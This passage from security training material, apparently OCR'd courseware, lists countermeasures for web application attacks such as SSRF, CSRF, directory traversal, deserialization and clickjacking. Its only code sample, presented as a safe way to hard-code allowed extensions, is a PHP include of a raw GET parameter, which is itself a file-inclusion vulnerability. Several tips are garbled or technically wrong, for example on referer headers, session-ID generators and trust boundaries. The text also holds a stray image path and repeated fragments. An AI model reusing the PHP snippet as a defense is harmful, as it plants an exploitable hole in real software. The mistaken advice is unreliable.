header and when processing a POST, ignore URL parameters
Cookie/ Session Poisoning	- Do not store plain text or weakly encrypted password in a **cookie** - Implement **timeout limits for cookies** - The authentication credentials of any cookie should be associated with an **IP address** - Make **logout functions** available
Web Service Attack	- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages - Use document-centric authentication credentials that use SAML - Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security - Deploy web services-capable firewalls that include SOAP and ISAPI level filtering - Configure firewalls/IDS systems for anomaly and signature detection for web services



Web Application Attack Countermeasures (Cont'd)

Clickjacking Attack

- Use a server-side method such as **X-Frame-Options header** and use its options DENY, SAMEORIGIN, ALLOW-FROM URI
- Never use client-side methods such as **Framebusting** or Framebreaking
- Use the **Content-Security-Policy** (CSP) HTTP header

JavaScript Hijacking

- Use **.innerText** rather than .innerHTML in JavaScript to encode the text
- Avoid using the eval function
- Use the **encoding library** to safeguard the attributes and data elements
- Make sure to **return JSON** with an object externally

Username Enumeration

- Ensure that inputs that include user identifiers produce outputs containing only generic error messages
- Use randomly generated data for usernames instead of sequential numbers
- Use **CAPTCHA** for all pages that accept input to prevent automatic data collection

Attack on Password Reset Mechanism

- Perform proper validation of random tokens and email links
- Ensure all password reset URLs are used only once and set an expiry time limit
- Avoid automated requests through programs and enforce human checks using the CAPTCHA

Web Application Attack Countermeasures

- **Broken Access Control**
  - Perform access-control checks before redirecting the authorized user to the requested resource.
  - Avoid using insecure IDs to prevent the attacker from guessing them.

- Provide a session timeout mechanism.
- Limit file permissions to authorized users to prevent misuse.
- Avoid client-side caching mechanisms.
- Remove session tokens on the server side on user logout.
- Ensure that minimum privileges are assigned to users to perform only essential actions.
- Enforce access control mechanisms once and re-use them throughout the application.
- Implement deny by default, except for public resources.
- Enforce model access control that registers ownership instead of allowing the user to modify the record.
- Perform regular audits and tests on the access controls to discover flaws and ensure that the controls are working as expected.
- Ensure that only server-side authentication is trusted because the same controls are implemented for all the applications, users, and services.
- Enable role-based access control (RBAC) to enhance compliance.
- Ensure that the web roots do not contain any metadata or backup files.
- Invalidate stateful session identifiers on the server after the user logs out.
- Restrict the use of the cross-origin resource sharing (CORS) protocol.

- **Cryptographic Failures/Sensitive Data Exposure**

  Many web applications do not properly protect sensitive data such as credit card numbers, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

  Some countermeasures against cryptographic failures/sensitive data exposure attacks are as follows:

  - Do not create or use weak cryptographic algorithms.
  - Generate encryption keys offline and store them securely.
  - Ensure that encrypted data stored on the disk is not easy to decrypt.
  - Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic.
  - Classify the data processed, stored, or transmitted by an application and apply controls accordingly.
  - Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement.

  - Use proper key management and ensure that all the keys are in place.
  - Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers.
  - Disable caching techniques for requests that contain sensitive information.
  - Avoid the storage of unused vital data on the storage space to avoid exposure.
  - Employ a well-crafted distinct algorithm for the security of password storage.
  - Disable the auto-filling option for highly sensitive data forms.
  - Employ WAF security for an additional layer of protection along with data masking and customized rules for confidential data access at the client side.
  - Avoid the use of APIs that call for excessive data exposure by using global JSON payloads.
  - Use salted hashing functions such as PBKDF2 and Argon2 to store passwords.
  - Use IVs and CSPRNG only when they are required to be implemented.
  - Avoid using outdated hashing functions and padding techniques such as MD5, SHA-1, PKCS v1, and PKCS v1.5.
  - Use authenticated encryption techniques while encrypting the stored data to achieve both confidentiality and data integrity.

- **Insecure Design**
  - **Threat modelling:**
    - Implement a threat modeling system to detect potential threats before they are exploited. A threat modeling system scrutinizes the security and privacy requirements of an application during its development.
    - Perform periodical assessments for every module and feature to be added in the application.
    - Design tests for flow validation and verification to defend against the listed threats.
  - **Secure design:**
    - Implement secure design that can help in maintaining proper security in the application through automated evaluation and testing for potential threats.
    - Ensure that the application has been verified for errors. The estimations should be analyzed and recorded. Based on the recorded estimations, appropriate measures should be implemented.
  - **Secure development life cycle:**
    - Implement a secure development life cycle, which helps in meeting the client requirements and developing applications according to security standards.

- Ensure that the development and security teams maintain healthy communication during the development of the application to implement security- and privacy-related controls for the application.

Some additional countermeasures against insecure design issues are as follows:

- Perform application reliability checks periodically at each stage of development.
- Employ limited privileged resource access depending on the application or service.
- Differentiate the list of user accessibility scenarios into two categories based on the use and misuse cases.
- Implement security controls layer-wise starting from the network to the system.
- Categorize the application users based on their authorization and access levels.
- Perform attack vector identification using all the security and access controls and business risk profiling.

- **Security Misconfiguration**

  Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them as well as to files and other application-controlling functions. Insufficient transport layer protection allows attackers to obtain unauthorized access to sensitive information as well as to perform attacks such as account theft, phishing, and compromising admin accounts. Encrypt all communications between the website and client to prevent attacks due to insufficient transport layer protection.

  Some countermeasures against security misconfiguration attacks are as follows:

  - Configure all security mechanisms and disable all unused services.
  - Setup roles, permissions, and accounts and disable all default accounts or change their default passwords.
  - Scan for the latest security vulnerabilities and apply the latest security patches.
  - Non-SSL requests to web pages should be redirected to the SSL page.
  - Set the 'secure' flag on all sensitive cookies.
  - Configure the SSL provider to support only strong algorithms.
  - Ensure that the certificate is valid and not expired, and that it matches all domains used by the site.
  - Backend and other connections should also use SSL or other encryption technologies.
  - Use different credentials for each of phase such as development, testing, and production.
  - Do not add unnecessary features, components, samples, and frameworks to the application.

- Segment the application architecture to provide individual security for each component and tenant.
- Implement an automated process for checking configuration and settings effectiveness in all phases.

- **XML External Entity**
  - Avoid processing XML input containing a reference to external entity by a weakly configured XML parser.
  - The XML unmarshaller should be configured securely.
  - Parse the document with a securely configured parser.
  - Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document.
  - Implement whitelisting, input validation, sanitation, and filtering techniques to prevent hostile data within the XML documents.
  - Update and patch the latest XML processors and libraries .
  - Ensure that the XML/XLS file upload function validates the XML using XSD validation.
  - Employ security tools such as API security gateways, interactive application security testing (IAST) tools, and web application firewalls (WAFs) to identify and stop XXE attacks.
  - Monitor the execution flow of applications by placing checkpoints in the source code to detect and block XML processing.
- **Vulnerable and Outdated Components/Using Components with Known Vulnerabilities**
  - Regularly check the versions of both client-side and server-side components as well as their dependencies.
  - Continuously monitor sources such as the National Vulnerability Database (NVD) for vulnerabilities in the components used.
  - Apply security patches regularly.
  - Scan the components with security scanners frequently.
  - Enforce security policies and best practices for component use.
  - Review all the dependencies including transitive dependencies and ensure that they are not vulnerable.
  - Maintain a regular inventory of the versions of both client-side and server-side components regularly.
  - Obtain components from official sources and accept only signed packages.
  - Use software composition analysis (SCA) processes to inspect source code and monitor open-source vulnerabilities and restrictions.

  - Check updates for subcomponents along with the main components.
  - Wrap up the required components with security wrappers to safeguard any vulnerable aspects of those components.
  - Check for unnecessary dependencies, components, and files and remove them.

- **Identification and Authentication Failures/Broken Authentication and Session Management**

  Flaws in authentication and session management application functions allow attackers to gain passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

  Session cookies are destined for client IPs by delivering a validation cookie, which includes a cryptographic token that verifies that the client IP is the one to which the session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.

  Some countermeasures against broken authentication and session management attacks are as follows:

  - Use SSL for all authenticated parts of the application.
  - Verify whether all the users' identities and credentials are stored in a hashed form.
  - Never submit session data as part of a GET or POST.
  - Apply pass phrasing with at least five random words.
  - Limit the login attempts and lock the account for a specific period after a certain number of failed attempts.
  - Use a secure platform session manager to generate long, random session identifiers for secure session development.
  - Implement multi-factor authentication mechanisms to prevent guessing, credential stuffing, and brute-forcing.
  - Make sure to secure passwords with a cryptographic password hash algorithm or tools such as bcrypt, scrypt, or Argon2.
  - Make sure to check weak passwords against a list of the top bad passwords .
  - Log authentication failures and send alerts whenever probable attacks are detected.
  - Check URLs for insecure information such as session IDs while sharing the URLs to avoid URL rewriting attacks.
  - Use proper session management procedures for login and logout actions and ensure that the session value is invalid after logging out.
  - Ensure that API gateways, credential recovery, and registration security are enhanced against enumeration attacks.

  - Login failure response should not display which part of the credential is incorrect and simply respond with an “invalid username and/or password” message.
  - Implement identity and access management (IAM) and enforce secure password policies to strengthen user account passwords.

- **Software and Data Integrity Failures**
  - Enforce digital signatures or related techniques to test the integrity of the source and software and data.
  - Always use trusted repositories such as npm and Maven for libraries and dependencies.
  - Check the software components for known vulnerabilities using supply-chain security tools such as OWASP Dependency Check or OWASP CycloneDX.
  - Regularly audit the software code and configuration to reduce the likelihood of introducing malicious code into the software pipeline.
  - Implement appropriate isolation, configuration, and access control for the data flowing through the build and deploy processes of the CI/CD pipeline.
- **Insecure Deserialization**
  - Validate untrusted input that is to be serialized to ensure that serialized data contains only trusted classes.
  - The deserialization of trusted data must cross a trust boundary.
  - Developers must redo the architecture of their applications.
  - Avoid serialization for security-sensitive classes.
  - Guard sensitive data during deserialization.
  - Filter untrusted serial data.
  - Enforce duplicate security manager checks in a class during serialization and deserialization.
  - Understand the security permissions given to serialization and deserialization.
  - Implement integrity checks or encryption of the serialized objects to prevent data modification or hostile object creation.
  - Isolate code that deserializes so that it runs in very-low-privileged environments.
  - Log the deserialization exceptions and failures so that the incoming type is not the same as the expected type; otherwise, it throws an exception.
  - Check and limit the network activity to and from containers and servers that perform deserialization.
  - Monitor the process of deserialization to detect constant deserialization by a user.
  - Avoid the deserialization of domain objects.

- Always perform integrity checks before starting deserialization.
- Use language-agnostic methods such as JSON or XML, rather than generic deserialization features.

- **Security Logging and Monitoring Failures/Insufficient Logging and Monitoring**
  - Define the scope of assets covered in log monitoring to include business-critical areas.
  - Setup a minimum baseline for logging and ensure that it is followed for all assets.
  - Ensure that logs are logged with user context so that they are traceable to specific users.
  - Ascertain what to log and what log to look for through proactive incident identification.
  - Perform sanitization on all event data to prevent log injection attacks.
  - Implement a common logging mechanism for the whole application and use effective incident response.
  - Ensure all logins, access control failures, and input validation failures can be logged with the necessary user context to identify suspicious accounts.
  - Make sure that high-value transactions consist of an audit trail with integrity controls to prevent tampering of the databases such as append-only database tables.
  - Maintain secured backup servers for storing log files as a backup recovery plan.
  - Employ unified log monitoring and management platforms such as NLog and OWASP AppSensor with advanced features such as continuous visual monitoring and alarming systems.
  - Employ a time synchronization model for networks to maintain synchronized event logging in real-time analysis.
  - Analyze suspicious activities such as strange device shutdown, restarting, and logging.
  - Include partial or nearly failed calls, such as the 403 Forbidden error, or any type of user input validation errors into the checklist during log monitoring.
  - Employ the latest technologies such as AI-powered log monitoring and abnormality detection and IDS/IPS for improving the monitoring and management of log events.
  - Ensure that all the log files produced must be in global formats to facilitate synchronization with all types of log management systems.
  - Secure the log files by encoding them during transmission to ensure that the log files are protected from injection and MITM attacks.

- **Server-Side Request Forgery Attacks**
  - Enable authentication and sanitization for all the client-side data.
  - Permit the URL schemas such as *https://* used by the application and restrict the unused ones.
  - Ensure that no raw response is sent to the client side.
  - Do not allow the redirection of HTTP.
  - Ensure URL stability for the prevention of DNS rebinding and time-of-check to time-of-use (TOCTOU) attacks.
  - Implement the segregation of access functionality for the remote resources into distinct networks .
  - Enable the policy of "deny by default" or implement access-control rules to block all intranet traffic excluding the essential traffic.
  - Use VPN and other encryption techniques on the frontend systems to enhance security.
  - Enable the whitelisting of the domains or addresses accessed by the application.
  - Allow access only to the authorized file extensions by hard-coding the allowed extensions. The following is an example:

    ```
    <?php
    include($_GET['file'] . '.html');
    ?>
    ```

  - Configure the systems to log certain changes within the server and track the dates of file changes.
  - Enforce a next-generation web application firewall (NGWAF) to enhance the security against SSRF attacks.
- **Directory Traversal**

  Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers must configure web applications and their servers with appropriate file and directory permissions to avoid directory traversal vulnerabilities.

  Some countermeasures against directory traversal attacks are as follows:

  - Define access rights to the protected areas of the website.
  - Apply checks/hotfixes that prevent exploitation of vulnerabilities such as Unicode, which affect the directory traversal.
  - Web servers should be updated with security patches in a timely manner.

- Validate the user input before processing by comparing it with the whitelist and verify that the input contains only purely alphanumeric characters.
- Append the input of the application to the base directory and use the platform filesystem API to canonicalize the path.
- Use an advanced content management system (CMS) for handing several documents.
- Host documents on a separate file server or cloud storage to prevent mixing of public and sensitive documents.
- Properly sanitize the file names coming from HTTP requests.
- Restrict file names to a list of known good characters and ensure that any references to files use only these characters.
- Do not rely on user input to call file-system APIs.
- Process URI requests that do not lead to file requests.
- Use a chroot jail for Unix-based systems.

- **Unvalidated Redirects and Forwards**

  In general, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

  Some countermeasures against unvalidated redirects and forwards attacks are as follows:

  - Avoid using redirects and forwards.
  - If the destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user.
  - Avoid allowing URL as a user input for the destination and validate the URL.
  - Sanitize the input by generating a list of trusted URLs that includes a list of hosts or regex.
  - Implement meta refresh in the page, as it can use hardcoded HTML to automatically redirect users to another page.
  - Implement token ID verification for redirecting web pages.
  - Implement the use of absolute and relative URLs during redirection.
  - Educate users to identify the malicious sites and common stuffing methods used by attackers.
  - Enable notification pop-up pages while redirecting users to a new web page.

- Remove search engines from the scripts of redirects to prevent users from being tricked into clicking unsafe links through search results.
- Apply internal redirects to enable minimum filtering to limit the redirects toward a local subdomain.

- **Watering Hole Attack**
  - Regularly apply software patches to remove any vulnerabilities.
  - Monitor network traffic.
  - Secure the DNS server to prevent attackers from redirecting the site to a new location.
  - Analyze user behavior.
  - Inspect popular websites.
  - Use browser plug-ins that block HTTP redirects.
  - Disable third-party content such as advertising services, which track user activities.
  - Make sure to hide online activities with a VPN and enable the browser's private browsing feature.
  - Make sure to run the web browser in a virtual environment to limit access to the local system.
  - Use web filters to detect attacks on websites and prevent browsers from accessing infected pages.
  - Restrict users from granting additional permissions to websites.
  - Employ an email solution that can apply similar dynamic malware analysis to protect against targeted email traps.
  - Utilize micro-virtualization, which is difficult to bypass.

- **Cross-Site Request Forgery**

  Using a CSRF attack, attackers lure a user's browser into sending a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

  Some countermeasures against cross-site request forgery attacks are as follows:

  - Logoff immediately after using a web application and clear the history.
  - Do not allow your browser and website to save login details.
  - Check the HTTP Referrer header and when processing a POST, ignore URL parameters.
  - Use referer headers such as HttpOnly flag that sends an X-Requested-With custom header using jQuery.

  - Use CSRF tokens such as nonce tokens that are submitted through the hidden form field to avoid illegal access.
  - Employ security frameworks such as Joomla, Spring, Struts, Ruby on Rails, and .NET, which have in-built security features against CSRF.
  - Maintain a per-request token assignment strategy, rather than per-session token assignment.

- **Cookie/Session Poisoning**

  Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g., user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying the data in the cookie to gain escalated access or maliciously affect a user session. Developers must hence follow secure coding practices to secure web applications against such poisoning attacks. They must use proper session-token generation mechanisms to issue random session IDs.

  Some countermeasures against cookie/session poisoning attacks are as follows:

  - Do not store plaintext or weakly encrypted passwords in cookies.
  - Implement cookie timeout.
  - The authentication credentials of any cookie should be associated with an IP address.
  - Make logout functions available.
  - Validate all the cookie values to ensure that they are well-formed and correct.
  - Use virus and malware scanning software to protect the browser from any malicious scripts that hijack the cookies.
  - Clear stored cookies from the browser regularly.
  - Employ cookie randomization to change the website or a service cookie whenever the user makes a request.
  - Use a VPN that adopts high-grade encryption and traffic routing to prevent session sniffing.
  - Restrict multipurpose cookies to ensure that a single task is assigned for an individual cookie.
  - Ensure that HTTPS communication is used to secure the flow of information.
  - Enable synchronous session management to enhance cookie security.
  - Avoid using generators for creating session identifiers.

- **Web Service Attack**

  Use multiple layer protection and standard HTTP authentication techniques to defend against web service attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.

Some additional countermeasures against web service attacks are as follows:

- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages.
- Use document-centric authentication credentials that use SAML.
- Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security.
- Deploy web-service-capable firewalls that can perform of SOAP- and ISAPI-level filtering.
- Configure firewalls/IDS systems for anomaly and signature detection for web services.
- Configure firewalls/IDS systems to filter improper SOAP and XML syntax.
- Implement centralized in-line requests and response schema validation.
- Block external references and use pre-fetched content when de-referencing URLs.
- Maintain and update a secure repository of XML schemas.
- Use password digests/Kerberos tickets/X.509 certificates in SOAP headers for authentication.
- Use a digital signature for signing messages at the recipient’s end and maintain the integrity of the messages.
- Use URL authorization to restrict access to the web service file (.asmx).
- Authorize access to WSDL files using NTFS permissions.
- Disable the documentation protocols to prevent the dynamic generation of WSDL.
- Verify the caller's endpoint in the SOAP message before determining whether the SOAP message is processed by the BPEL engine .
- Disable the SOAP Action field such as createUser or deleteUser in the HTTP request.
- Avoid using easily guessable SOAP Action terminologies.
- Disable the SOAPAction attribute when not in use.
- Compare the operation within the SOAPAction and the SOAP body.
- Disable WS-Addressing completely. If WS-Addressing is strictly required, then create a whitelist of allowed addresses.
- Use an XML proxy to hide internal configuration information, which can be revealed by web services.
- Implement XSLT to enable XML address translation for converting outgoing XML messages.
- Use TLS to secure SOAP communication and follow the same encoding for the client and server.

  - Ensure that web services are compliant with Web Services Interoperability (WS-I).


- **Clickjacking Attack**
  - Use a server-side method such as X-Frame-Options header and use its options DENY, SAMEORIGIN, and ALLOW-FROM URI to prevent the site from being framed outside the domain.
  - Never use client-side methods such as Framebusting or Framebreaking as they can be bypassed easily.
  - Mask the HTML document and reveal it only after verifying that the page is not framed.
  - Use the Content-Security-Policy (CSP) HTTP header as it provides considerable flexibility for defining sources in complex deployments.
  - Use the SameSite cookie attribute to prevent session cookies from being included when the web page is loaded in a frame.
  - Frequently run a web vulnerability scanner to detect and remove clickjacking vulnerabilities.
  - Employ Auth0 as it protects its universal login page from clickjacking attacks by sending both X-Frame-Options and CSP headers.
  - Employ a UI defensive program to confirm that the current frame is the highest-level window.
  - Use **`window.confirm()`** protection, which informs users of the action they will perform.

- **JavaScript Hijacking**
  - Use .innerText rather than .innerHTML in JavaScript to encode the text automatically.
  - Avoid using the eval function due to its vulnerable nature.
  - Do not write serialization code.
  - Use the encoding library to safeguard the attributes and data elements and avoid building XML dynamically.
  - Use SSL/TLS for secure communication and perform encryption on the server instead of the client-side code.
  - Build XML using any appropriate framework; avoid building XML manually.
  - Make sure to return JSON with an object externally, such as {“result”: [{“object”:” inside array”}]}.
  - Maintain proper and unique URLs for each session that recovers JSON objects.
  - Ensure that no confidential data from the server are transmitted to the client side using JSON objects.

- Employ AI-based JavaScript monitoring for all ongoing sessions to sniff unwanted actions and malicious patterns.
- Maintain a proper tree-based lifecycle of JavaScript libraries to conduct deep analysis to check for any modifications.
- Enable the sub-resource integration feature to detect any modifications to the JavaScript code.
- Use JavaScript analyzers to analyze the code in client-side applications for any vulnerabilities or errors.

- **Username Enumeration**
  - Ensure that inputs that include user identifiers produce outputs containing only generic error messages.
  - Use randomly generated data for usernames instead of sequential numbers.
  - Employ proper defenses against SQL injection and XSS attacks to prevent dumpable user enumeration.
  - Always make sure to apply CAPTCHA to all the input accepting pages to prevent automatic data collection.
  - Use a WAF to detect and block all the individual IP addresses that try to make several requests.
  - Apply two-factor authentication (2FA) or padding techniques to the response time to prevent username enumeration.
  - Use random and complex usernames when creating the Active Directory username list.
  - Always use only complex and difficult-to-guess passwords and change the default usernames and passwords.
  - Harden all the services to avoid establishing null bind and prevent remote root authentication.
  - Avoid informing users that a given username has already been registered on the website.
  - Ensure the usernames on your “Forgot Password” web page are hidden.
  - Implement rate limiting to prevent username enumeration attacks, which can block requests from a certain IP address after three failed login attempts.
  - Employ geo limiting to gather the location of a user during registration and validate login attempts.
  - Return the same response for failed login attempts to prevent username enumeration, e.g., “The username or password is not valid.”

- **Attack on Password Reset Mechanism**
  - Perform proper validation of random token and email link combination before executing the request.
  - Ensure that all password reset URLs are used only once and set an expiry time limit.
  - Avoid automated requests through programs and enforce human checks using the CAPTCHA.
